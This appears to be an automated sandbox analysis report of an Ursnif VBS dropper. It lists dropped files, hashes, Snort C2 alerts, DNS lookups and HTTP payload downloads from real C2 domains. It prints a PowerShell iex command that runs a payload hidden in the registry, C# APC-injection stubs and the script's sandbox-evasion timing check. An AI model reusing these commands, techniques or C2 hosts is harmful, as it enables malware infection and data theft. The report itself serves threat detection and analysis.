SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false

C:\Users\user\AppData\Local\Temp\adobe.url	
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\beneficial.odt	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	658944
Entropy (8bit):	6.487765620200357
Encrypted:	false
SSDEEP:	12288:HMUpikM1ABVY4lsBnllWzwazxRvwa9QKC71L715+PoR5nFIlW2i:K4Y4lglQzwyxRvwuSJLT5FIV
MD5:	A4EEA92CBA350C769021968E0C3D73AF
SHA1:	3BF09EBFD34210A55E73985A41BE2A41822F05A7
SHA-256:	41E8BCE42BC1A7AAA24F3747015454C9A9886DEFF8474B9F055176FD0CE299A9
SHA-512:	D4B2E9649CD2C842B158750C6DA2C3004F8BE4C065898EA0FF522D2028997058CA5129B361841BC827F7ED7F61D5F8ACFE890BE9A927EDDD7E4E62D537B226A A
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.... .....PE..L.....hJ.....!.....|...v.....@.....0.....@.....p...h.....x.....(...@.....h..... .....text...!{.....|..... ..`.rdata... .....".....@..@.data.....@....rsrc.....@..@.reloc...N.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	398
Entropy (8bit):	4.993655904789625
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJWLPMRSR7a1MIq+ZXIO1SRa+rVSSRnA/fHJGF0y:V/DTLDfu0LnQs9rV5nA/Ra0y
MD5:	C08AF9BD048D4864677C506B609F368E
SHA1:	23B8F42A01326DC612E4205B08115A4B68677045
SHA-256:	EA46497ADAE53B5568188564F92E763040A350603555D9AA5AE9A371192D7AE7
SHA-512:	9688FD347C664335C40C98A3F0F8D8AF75ABA212A75908A96168D3AEBFC2FEAAB25DD62B63233EB70066DD7F8FB297F422871153901142DB6ECD83D1D345E3C
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class stkml. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr xwiefclj,IntPtr fqsexnr,IntPtr ormij);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint llcs,uint flwnybjk,IntPtr coa);.. }..}.

C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.25585801040946
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f820zxs7+AEszIWXp+N23f8U:p37Lvkmb6KH0pWZE80U
MD5:	52C86D47C84D7CA51507F7D9C3E1BAEE
SHA1:	91D1EFA87D53E0455907538CFCFA3D19B8BDEBF1
SHA-256:	46228A9548CD6F40AC36C067D553064A015E22989517CF8E8AC50525D641ECEE
SHA-512:	B6F0BA284E26FD84C245EBC99F193B7AFF4710251F3FCEDBA60C81391DB2F5DF267B1B596B8987B62983AC8FE2B7B2810F4270157F02DE1384CD424F7E0B2D3
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.0.cs"

C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	454
Entropy (8bit):	5.384411204566502
Encrypted:	false

C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.out	
SSDEEP:	6:IM7mLAA9VwRhMuAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f820zxs7+AEszIWM:xKIR37Lvkmb6KH0pWZE801
MD5:	D9C3637C36241BF406342EC2CDEC659C
SHA1:	8580B3BADD4EB4202357A2060AA597C1C8785870
SHA-256:	8359448DF79858FF6283E4AEE20B53C2822C6D199A226AC689B7A7E79FC979BA
SHA-512:	2FDDC3328A7A69AFC4B26ADDE5715AD8BE4E70B9A3D4D97A05D1A3A4306C33C84EC4A1523111EEB186A900B4A99D72AF7ABE6256E2DADF029C5FDAD18CB9 E5B
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\xbktblub\xbktblub.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\xbktblub\xbktblub.0.cs".....

C:\Users\user\Documents\20210802\PowerShell_transcript.841618.nGLqID_F.20210802220653.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	976
Entropy (8bit):	5.485955435920702
Encrypted:	false
SSDEEP:	24:BxSA5xvBn8x2DOXUWOLCHGIYBtBCWIHjeTKKjX4CIym1ZJXDOLCHGIYBtBW:BZLvh8oORFeVIqDYB1ZHFeW
MD5:	59448F6C09AD60F77A788FA6C06525EB
SHA1:	4F2250993ACF7153C117A3CC9AB75AA621CFF3DF
SHA-256:	B7498809E43C5ECD53766AC890D9354B170635C9F5B6FB7F69860C6F62010F35
SHA-512:	69FE9D3D95C5F2B90A3BEA67C57D18522E2F220B757E8F58AD2876721849A83D268F6E1EAADE6AC2D5B5BB5101473263DF16A48B737A39C1767989C77F18C765
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210802220653..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 841618 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding] ::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 4260..PSVersion: 5.1. 17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVers ion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210802220653..********** *********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).Util Tool))..

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	4.778621513609206
TrID:	
File name:	v8MaHZpVOY2L.vbs
File size:	2145907
MD5:	5d6eee678e2f66bef8885b3b3064db81
SHA1:	4f64fdc2929e29ad8c001a0c3d8ad02f175f68d8
SHA256:	9889b06c39eab474b06205ab27007447ee6e7eebdb8ac2 e55b31eaacdcde8a49
SHA512:	6dc679a8c71f13b394558c19e95dbd8ab6c6f94063ec787 1a5b2a615df5d72a3f9436c0c5d08814c2f90f4d9eb6472 3ff40e783aa6561165eb392a7a2eca5e18
SSDEEP:	24576:XXPk3DlGCTdgAY8BoiPwebRSbzQUOJ0HnGc 7KALe2yYR:XMIHQaoIR
File Content Preview:	UISA = Timer()..For Ysdhh = 1 to 7..WScript.Sleep 1000 :..Next..ASDQWE = Timer()..if ASDQWE - UISA < 5 The n..Do: Asrtd = 4: Loop..End if..BjFe = Array(Ww263,yQ, GI,6,9,6,6,6,10,6,6,6,Ki,Ki,6,6,we,6,6,6,6,6,6,6,yE,6,6,6, 6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,6,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/02/21-22:06:41.591709	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49744	80	192.168.2.3	185.228.233.17
08/02/21-22:06:43.038396	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49745	80	192.168.2.3	185.228.233.17
08/02/21-22:06:43.038396	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49745	80	192.168.2.3	185.228.233.17
08/02/21-22:06:44.399979	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49746	80	192.168.2.3	185.228.233.17
08/02/21-22:06:44.399979	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49746	80	192.168.2.3	185.228.233.17
08/02/21-22:07:15.658662	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49747	80	192.168.2.3	185.228.233.17

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 22:06:41.235661030 CEST	192.168.2.3	8.8.8.8	0xb6fb	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 2, 2021 22:06:42.699810982 CEST	192.168.2.3	8.8.8.8	0xb20a	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 2, 2021 22:06:44.303113937 CEST	192.168.2.3	8.8.8.8	0x5a37	Standard query (0)	gtr.antoinfer.com	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:15.117455959 CEST	192.168.2.3	8.8.8.8	0xca7	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:15.292063951 CEST	192.168.2.3	8.8.8.8	0x8d04	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:16.198416948 CEST	192.168.2.3	8.8.8.8	0xeb2a	Standard query (0)	app.flashgameo.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 22:06:41.502743959 CEST	8.8.8.8	192.168.2.3	0xb6fb	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 2, 2021 22:06:42.976116896 CEST	8.8.8.8	192.168.2.3	0xb20a	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 2, 2021 22:06:44.337879896 CEST	8.8.8.8	192.168.2.3	0x5a37	No error (0)	gtr.antoinfer.com		185.228.233.17	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:15.144180059 CEST	8.8.8.8	192.168.2.3	0xca7	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:15.594600916 CEST	8.8.8.8	192.168.2.3	0x8d04	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)
Aug 2, 2021 22:07:16.503627062 CEST	8.8.8.8	192.168.2.3	0xeb2a	No error (0)	app.flashgameo.at		185.228.233.17	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- gtr.antoinfer.com
- app.flashgameo.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49744	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:06:41.591708899 CEST	12167	OUT	GET /rlxVSKuL/2_2BsetYpYqkPa4ojd3ueIs/LptIHuoMYe/oePXHReeS37D5yQcj/NVMKXI44Lp_2/FBXX9_2Bb20/jKEI_2Bgs2rJZa/uDvTh6TWLh5vgJvzY3DD5/t9e4NaZqHQBjkiny/8qc8N7JBB_2BWAp/j62HsMJoXm5nFzMKnH/PUlPiGqu_/2BwmGwUAtbFlfQPHyxkA/s1QKb9NHLGrKFNlhNvS/ugnsSzKyJdaSAXMmE7nnq/w4loggPNqDjSA/3u_2Fu4X/o8m8kFpFCtqZfzxEWO6Thbv/o4OD2d7LJV/azLj6lFTEoSfLl1Au/Hx1vAUoJagaa/8_2Faxj3Ge9/KUQqi9K HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com
Aug 2, 2021 22:06:42.125387907 CEST	12168	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 02 Aug 2021 20:06:42 GMT Content-Type: application/octet-stream Content-Length: 194705 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6108505214a2c.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e7 d0 25 2c 81 7b 58 78 ac ba 6b a7 51 21 97 c4 b3 04 77 2c f7 4e cb 77 8b a5 dc 66 73 84 09 21 2a ad 9b 63 7c ac c8 38 90 82 50 88 1e e1 b4 45 2f 8e e4 46 12 b0 d8 45 4d 38 12 9e d7 a5 d1 f8 33 67 1c 01 6c 69 7f 64 ac ad 3d 22 91 e2 8f 42 0c 17 36 2a ca 8d c1 6f 32 ef cf c4 98 3c 92 50 c0 f6 29 db 18 a3 d0 f8 74 b0 42 7a b3 a1 57 cd 08 02 ab 74 eb 84 e3 aa 03 d7 21 0a cf d0 eb 3f 61 97 1d dd 2e 21 e5 61 99 e4 5e 3c 14 da 6c d8 2a 4e 04 8f 98 c3 75 4c fc 5d f4 53 86 b6 6b 14 9b 24 c2 38 fd 95 36 27 43 e6 26 1f 44 4b 24 f4 a2 7a eb e1 82 91 f9 af 85 a6 15 1a 13 c8 30 a9 15 ac 08 ca d4 34 bc 66 a6 03 91 7c 7f c7 15 b0 32 5f 16 e7 c2 f4 90 12 05 d9 5d d9 ea 6e b1 c1 80 77 d2 5d 65 ab 08 5d 63 81 5c 2c a4 9c 37 0d 26 5a 14 d7 c4 9b d3 98 3f 4c ea 05 d7 63 36 ac 3d 05 90 54 7f 94 0e d4 fd 0c 01 9a e9 78 c9 9d cc c6 2f 2f 85 e5 e5 8c ba 60 fc e2 41 68 ca 66 0d 46 1f 5f 20 a3 d0 5b f1 f3 c9 bc 18 3f e9 c7 88 de b8 66 17 f7 88 e4 8c c0 ca 4c 92 23 1c 1c 01 cd 2b af 2a eb fa 14 0b ec 60 58 1a 7c 7b 77 10 78 d8 09 b1 8f fc 40 83 65 1b ed d8 eb 6d 7c 84 36 1e 63 7c a8 71 5d 86 53 d0 19 79 4c fd 40 ec 37 f4 9f c1 22 1e bf c3 37 7f c8 20 8e 93 fd c7 4d b1 bd a6 16 f6 b4 fa 91 80 ad 86 c9 e9 5d 60 0b 16 4e 32 b7 f2 3b c8 98 a4 60 e8 12 b4 7f 2e 8a f8 b4 23 a9 4c 59 e0 50 d2 f9 b7 a8 fa b1 b6 96 a2 43 2e 1a 05 02 4d 91 a6 e6 78 1b 27 70 41 cc fc b8 b4 2f f8 51 d7 fd 56 56 e3 a0 e5 3a 8f 37 74 ab dc 2b c8 2e b4 ab 22 de 25 1d 6d d6 f5 d2 ae d0 8e 07 2f b5 8e 31 29 e5 25 5c 3b 11 6c 65 2d 59 38 5e a3 2d e1 59 b6 9c 5b c0 fa a8 70 b3 01 af 2a c8 77 4e f7 33 b1 b5 43 a8 1b 32 8f 32 c3 ae 67 01 b4 94 e1 a5 18 fb 57 53 86 11 be 0f 68 ea 85 b9 4f 04 4d 98 a8 ca e1 cb b3 43 c0 c8 7a 09 dc 10 b0 6f 35 fb ad e8 86 d5 3d 2e e5 61 51 13 92 44 c8 b1 8a d9 ee bf a7 e6 e0 1e 84 a1 59 16 26 3b cf 71 73 a6 2b 1b 75 9e 89 89 e3 d5 33 7d a1 de 43 d8 ba 68 6f 06 d7 41 1d 92 58 58 45 ad d4 e6 54 48 26 28 72 da f5 9c 4d e8 82 0c 3e 12 3a ff 01 12 1a d9 21 f9 b8 55 04 54 37 22 c8 4b 5d 5d 42 da 11 a4 b0 e2 00 03 94 e0 ac d1 0c 67 af 88 3e d7 26 2f ff 74 15 8e 78 18 77 59 c5 0d 42 72 20 53 7a f0 74 56 b6 a3 b7 49 9b 4e fe 60 fd 64 28 ae a3 1a b9 5f db ee e4 62 c7 46 71 5e 2d a1 7b 00 b1 97 5d 13 1e fd 83 b9 6c 64 31 9f 7c f9 91 ad 8f 55 58 ad b1 78 f4 d0 ce ca 42 80 b6 bf d4 02 56 90 e2 ec 91 a2 ec cf 3c e2 8a d6 6d 57 95 5f 18 68 75 89 8f d1 a3 d8 7a 6f 44 45 fb 85 87 85 ab 5e 87 72 db fe d5 46 b6 16 44 d3 c0 dd d5 1b bd f2 3f dd f6 d7 26 47 23 16 4b 12 24 3f 95 35 f4 5b 94 5e eb 2c b5 af 07 0e d1 85 d2 32 f0 2c 11 be d5 bf ad 53 9a e7 2c 7e 82 2b 36 8e 6c d1 e2 49 52 0c b2 30 de 42 95 f6 03 00 5c e0 32 b9 e4 39 d8 14 d9 05 c3 28 35 a1 85 94 ce ea b0 c3 88 a4 c9 6c 0e 58 d4 ef 57 a6 e2 0b fc dc 77 1c 14 5d 37 a8 00 3f e7 02 7d 66 ad 70 29 75 d3 Data Ascii: %,{XxkQ!w,Nwfs!*c|8PE/FEM83glid="B6*o2<P)tBzWt!?a.!a^<l*NuL]Sk$86'C&DK$z04f|2_]nw]e]c\,7&Z? Lc6=Tx//`AhfF_ [?fL#+*`X|{wx@em|6c|q]SyL@7"7 M]`N2;`.#LYPC.Mx'pA/QVV:7t+."%m/1)%\;le-Y8^-Y[p*wN3C 22gWShOMCzo5=.aQDY&;qs+u3}ChoAXXETH&(rM>:!UT7"K]]Bg>&/txwYBr SztVIN`d(_bFq^-{]ld1|UXxBV<mW _huzoDE^rFD?&G#K$?5[^,2,S,~+6lIR0B\29(5lXWw]7?}fp)u

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49745	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:06:43.038395882 CEST	12373	OUT	GET /_2FPQI_2BhXbN/xv2lU8Kt/H_2BdMo7RP11B49_2B_2F0p/qZonO_2BsX/r_2FXf13KB9QuPtJ8/fzPhqB_2BKd8/L6vOPdmyzVt/cOhxQgVRfJCJOJ/2LqjFunTc58GKXt_2Fach/MI8acKZfKve2lDEv/O3RXxaeZ1jmnB_2/BM9wKTm5ezPhIbAkjC/N5BuSzoVY/tbmUpCJD8R6uccF9y9i6/TVII1EazLMdbmsastBa/0EuLYCoDqjXXpV7R0KscZQ/pLkoykG5NbmPg/94pl1TlM/k2tyuNpa_2FFDzXBR3wx_2B/y8INZfX1Fd/ksZUQaKi9Q7CR7rUB/b0tO0OTt2nw2/3iZt0Tq5yV/igZ HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:06:43.575387001 CEST	12375	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 02 Aug 2021 20:06:43 GMT Content-Type: application/octet-stream Content-Length: 247960 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6108505382702.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 0b 3d b5 4c 49 5a 66 90 4d ca 5c c7 ab fd ed c5 68 33 e6 d7 75 6b 1f 78 5b 62 f6 58 24 18 cb 78 45 9b b4 60 f7 90 de a0 53 7c 67 ae e7 91 26 d9 f7 44 54 94 39 43 70 09 28 62 1a 80 c7 34 f3 bc dc 2c b6 d2 61 0d bd 59 56 a6 32 a8 97 63 b6 24 8e af 9b 0d d7 4f e8 f4 51 dc a8 2c 87 98 4e 84 7e 89 ab 69 c4 b3 0a 24 0e 72 d9 63 14 9a 63 34 46 7f 39 b7 d6 f4 7f 12 80 95 30 fe 27 7e 67 61 83 fc e0 41 7b b8 8c b0 fe fa a6 83 2e 14 06 6b f0 0c c9 41 f2 7f 0b 2c 24 9f 12 0f 48 61 80 4e 1c f4 38 7c ae 15 37 e1 05 5c 09 bf 6c fb f0 fb 56 67 ce a1 51 af e1 8a b5 d9 4f b1 8c 62 eb 9a 52 58 7f 7c f9 ae 7a f8 15 9d 0e 91 ee 9e b1 a2 e8 43 26 c0 5a 31 e8 f7 ba dd b0 7b 32 54 9a 4e f5 83 5d ea 00 42 51 c1 61 05 7c aa 4b 8a e8 8e 3f 4f 1f 1c fe 64 c5 fc 9c 46 34 d9 c9 c0 a0 c2 f8 a4 ac 21 96 e6 44 2e 5a 60 aa de 6a bf 38 58 e7 1a af bc d7 29 c7 68 50 8a 80 9c 50 99 22 58 41 5b ec 55 d3 7b 59 9b 58 2d d2 5f e7 74 fe 43 9a 8a 1c ec fc 40 64 11 4e f5 36 33 28 ad ee 4e 96 73 a8 22 f5 43 47 29 5d 8b de 9c 09 48 06 4f 27 1b 74 53 7e 4c 96 ea bc 35 42 3d 84 e9 60 4f ed 03 77 19 75 94 85 c4 bb eb 18 91 a7 42 d3 77 1a 70 0d eb ae ce 9b ca 20 b0 66 68 57 f9 5c db dc f2 77 47 1a 1e 8b 3a 4c a2 91 7e da e8 a9 c9 ad 4c b4 ee 46 19 36 27 08 c5 75 5b 93 da f8 c0 cf 73 93 25 b6 70 10 5a cd 41 5b 67 30 1c 32 47 c0 33 99 ef ab 77 3e 51 5f ac 89 14 ea 0a 39 e5 50 09 97 27 03 c9 43 1b 7d 7d 8d bf 5a 11 74 56 87 b5 4d 87 9f 66 e6 f4 08 58 3e 7e 1e e8 f6 96 5a 8e 34 bd d2 bc 11 ec a1 b8 3e ff 06 f5 d2 a9 40 10 a6 6c 99 a3 4b a3 f8 1d 54 50 4b 79 e2 e8 b4 e6 f4 a2 58 c3 e5 8c dc 4e 25 81 25 e1 3b 7d c9 b0 e7 3f 25 30 d4 c4 eb 9f 28 fe ad d6 47 76 9d 6d d3 f6 3d cc 3c 63 11 83 2d 17 be dc 80 f0 a1 50 d4 21 50 7a 64 24 e0 e3 c8 4a 91 34 c4 b6 2f 27 39 fa 2e ca c5 af 8e 9c 49 07 5f c2 7e 3d 9a 16 56 b2 c1 3b c6 97 2c a2 45 19 04 f5 39 9c 47 c0 1e c8 56 41 30 35 a2 12 76 4b d9 ba 14 d0 9d 00 d1 b9 2f 0d 04 c0 31 a7 55 75 6d 6d 2f e3 65 91 0d c5 35 1b 85 c6 22 c5 6a 8b b0 8e 3e da 62 15 58 a0 80 41 0c db 39 88 d3 b8 e6 04 d4 89 da 0c 36 ea f0 ba e5 2e 36 45 c0 32 5e d4 e9 d1 d2 6a 61 91 0a 7e 85 7b 8f 03 de 9e bb 99 1c 44 06 8d 9f 96 e6 93 81 f5 86 59 30 d4 48 1b f4 c3 7f 79 70 16 1e 2e 90 19 4e 3c 60 05 e5 ea 44 29 da 63 11 63 52 73 9a d9 2b 29 82 7d 7e 96 17 86 cd b8 ef b1 cb 79 8a 6d 38 dc 56 2a 0c 4f ac 3d b8 d9 6d 0f 6f 21 b0 68 ab 2e 21 5e 05 1f d6 e7 29 d1 ea 8e 6c 17 9b 02 a3 71 85 f6 fa 00 01 67 a8 da ef 4d 34 49 b3 d9 94 2a 9e 41 d7 54 4a 5c d1 32 65 8e cf c7 66 a3 56 ed e4 ba c4 5d 34 91 3d 82 bb b3 db d1 a9 85 0e 36 6a f9 a9 6c 39 2d c7 ec 3c dc 85 d0 15 bb e0 6c 45 e6 71 55 c5 1d 46 73 f7 f3 32 92 1a 03 cd cc c7 ca 6e bc 8a 67 de 5a a1 6a 3e e1 b9 dd 4e 1c cf 62 33 f1 63 bd 77 b6 8c 23 a4 d1 f3 e1 07 0a b4 3b b5 01 e9 ed 78 51 c8 7a e5 dc 3a Data Ascii: =LIZfM\h3ukx[bX$xE`S\|g&DT9Cp(b4,aYV2c$OQ,N~i$rcc4F90'~gaA{.kA,$HaN8|7\lVgQObRX|zC&Z1{2TN ]BQa|K?OdF4!D.Z`j8X)hPP"XA[U{YX-_tC@dN63(Ns"CG)]HO'tS~L5B=`OwuBwp fhW\wG:L~LF6'u[s%pZA[g02 G3w>Q_9P'C}}ZtVMfX>~Z4>@lKTPKyXN%%;}?%0(Gvm=<c-P!Pzd$J4/'9.I_~=V;,E9GVA05vK/1Uumm/e5"j>bXA 96.6E2^ja~{DY0Hyp.N<`D)ccRs+)}~ym8V*O=mo!h.!^)lqgM4I*ATJ\2efV]4=6jl9-<lEqUFs2ngZj>Nb3cw#;xQz:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49746	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:06:44.399979115 CEST	12633	OUT	GET /kOsDeCoa3YCbt/7unBBLww/wK2a4bs_2FEI4QMN91PzB77/bz4N4g_2FJ/Hycly3_2F8zj3jBC0/8_2FW3BGV 1mS/XPDK9f9Rzez/BpS5UyR9Bg2zMd/a_2FnA03_2FZhf2fI92gT/6Pq3nEyBr7Wl1SSB/zAmSQjqWqXflY_2/Byf0 kTcmXemOm2EfN6/CRY7WM32g/emO80EseOb_2BSjCXMeG/FctE3VztzFEWZR0a5bZ/yCEZcBPGdi592UoFqj3gHf/9 Ntn0rghQ_2Bu/Ix9av6MS/M_2FOYWbdmDkx6Xj7Ngd9FO/n_2Fp4ojwk/l2YrsEsA6NU73tN6Q/Nzovizi1/wIzBsN 1hETht/VNa HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 22:06:44.934506893 CEST	12635	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 02 Aug 2021 20:06:44 GMT Content-Type: application/octet-stream Content-Length: 1955 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61085054d91e7.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: f5 8f f6 38 cf 75 c2 a1 af 6c 53 15 9f 46 22 3c 49 78 46 3a 7f 56 ef 3b 00 0e 0a 06 1a 89 ec 92 46 5a a5 b0 50 78 f4 1a 53 10 1f 04 70 45 b6 72 16 57 e3 c6 fd d1 66 98 99 a3 95 5b 31 fc 1f 93 fb 36 e9 6c ca 60 00 2e a7 94 d3 9e 8d 74 a8 be 6d 4f 00 73 6b 8f 2c 91 24 20 dd f0 40 82 3a 9f 73 86 75 43 62 02 dd 62 5d 56 02 05 ee bd e6 39 91 8e 61 61 1e 3a 93 a3 96 0a b3 de 63 b7 43 ad 0e c2 5a 40 48 c4 2f bd 39 28 19 4b 6f b3 2f cb e7 59 fb 84 9f 50 02 4a 10 d1 42 eb 25 a3 5f a7 ab f5 aa 08 cc 61 f4 e9 93 ba ab 19 bb fc 48 c4 1c e5 03 a1 c6 9c be f4 67 c7 c4 4f e0 6a 41 a0 0c a5 ea 40 bd 60 a7 83 7b 6f 06 ba 87 d6 39 e1 7a f0 5a 1b 46 4a 2f 2d 1d da 4a 97 02 b1 f9 45 98 33 8d 15 20 2f ae a0 79 f9 b6 d6 42 12 52 b3 65 2f 52 46 b0 97 c4 26 49 e9 df 60 e0 05 1e bb 1b 46 be e1 92 d0 b0 80 62 5e 71 af 48 a6 60 85 a3 63 88 0d a0 c6 12 3d 26 1e a4 a4 e4 77 7b 98 83 b4 02 b1 85 31 46 4f 9b e2 84 16 8b ad 00 d1 d0 de e7 e7 83 f6 f0 11 d7 83 9d 68 25 af fe 33 81 c4 fa 60 ef 89 7f 00 a0 f7 c9 68 3a 73 ba 9e d8 a9 54 2d e8 0e 8b a8 c7 d2 14 4e 73 f7 ce d7 5a 74 3b 37 2f d0 29 4c 87 e0 72 b6 2e 0e a2 f0 29 fb 9c 94 01 5d a0 a0 18 d1 a1 e5 22 3b eb bc 0c 44 c5 58 7b fb 29 f4 f5 64 22 f3 5d 79 c4 12 91 47 b2 fb 65 97 64 ca ec fa 30 93 25 76 ba 04 f2 9a 3c 4d 70 36 b5 fc 69 1f d4 59 cf 21 38 cb 0f b9 d0 44 02 8a 97 42 22 4d 8f 52 3b 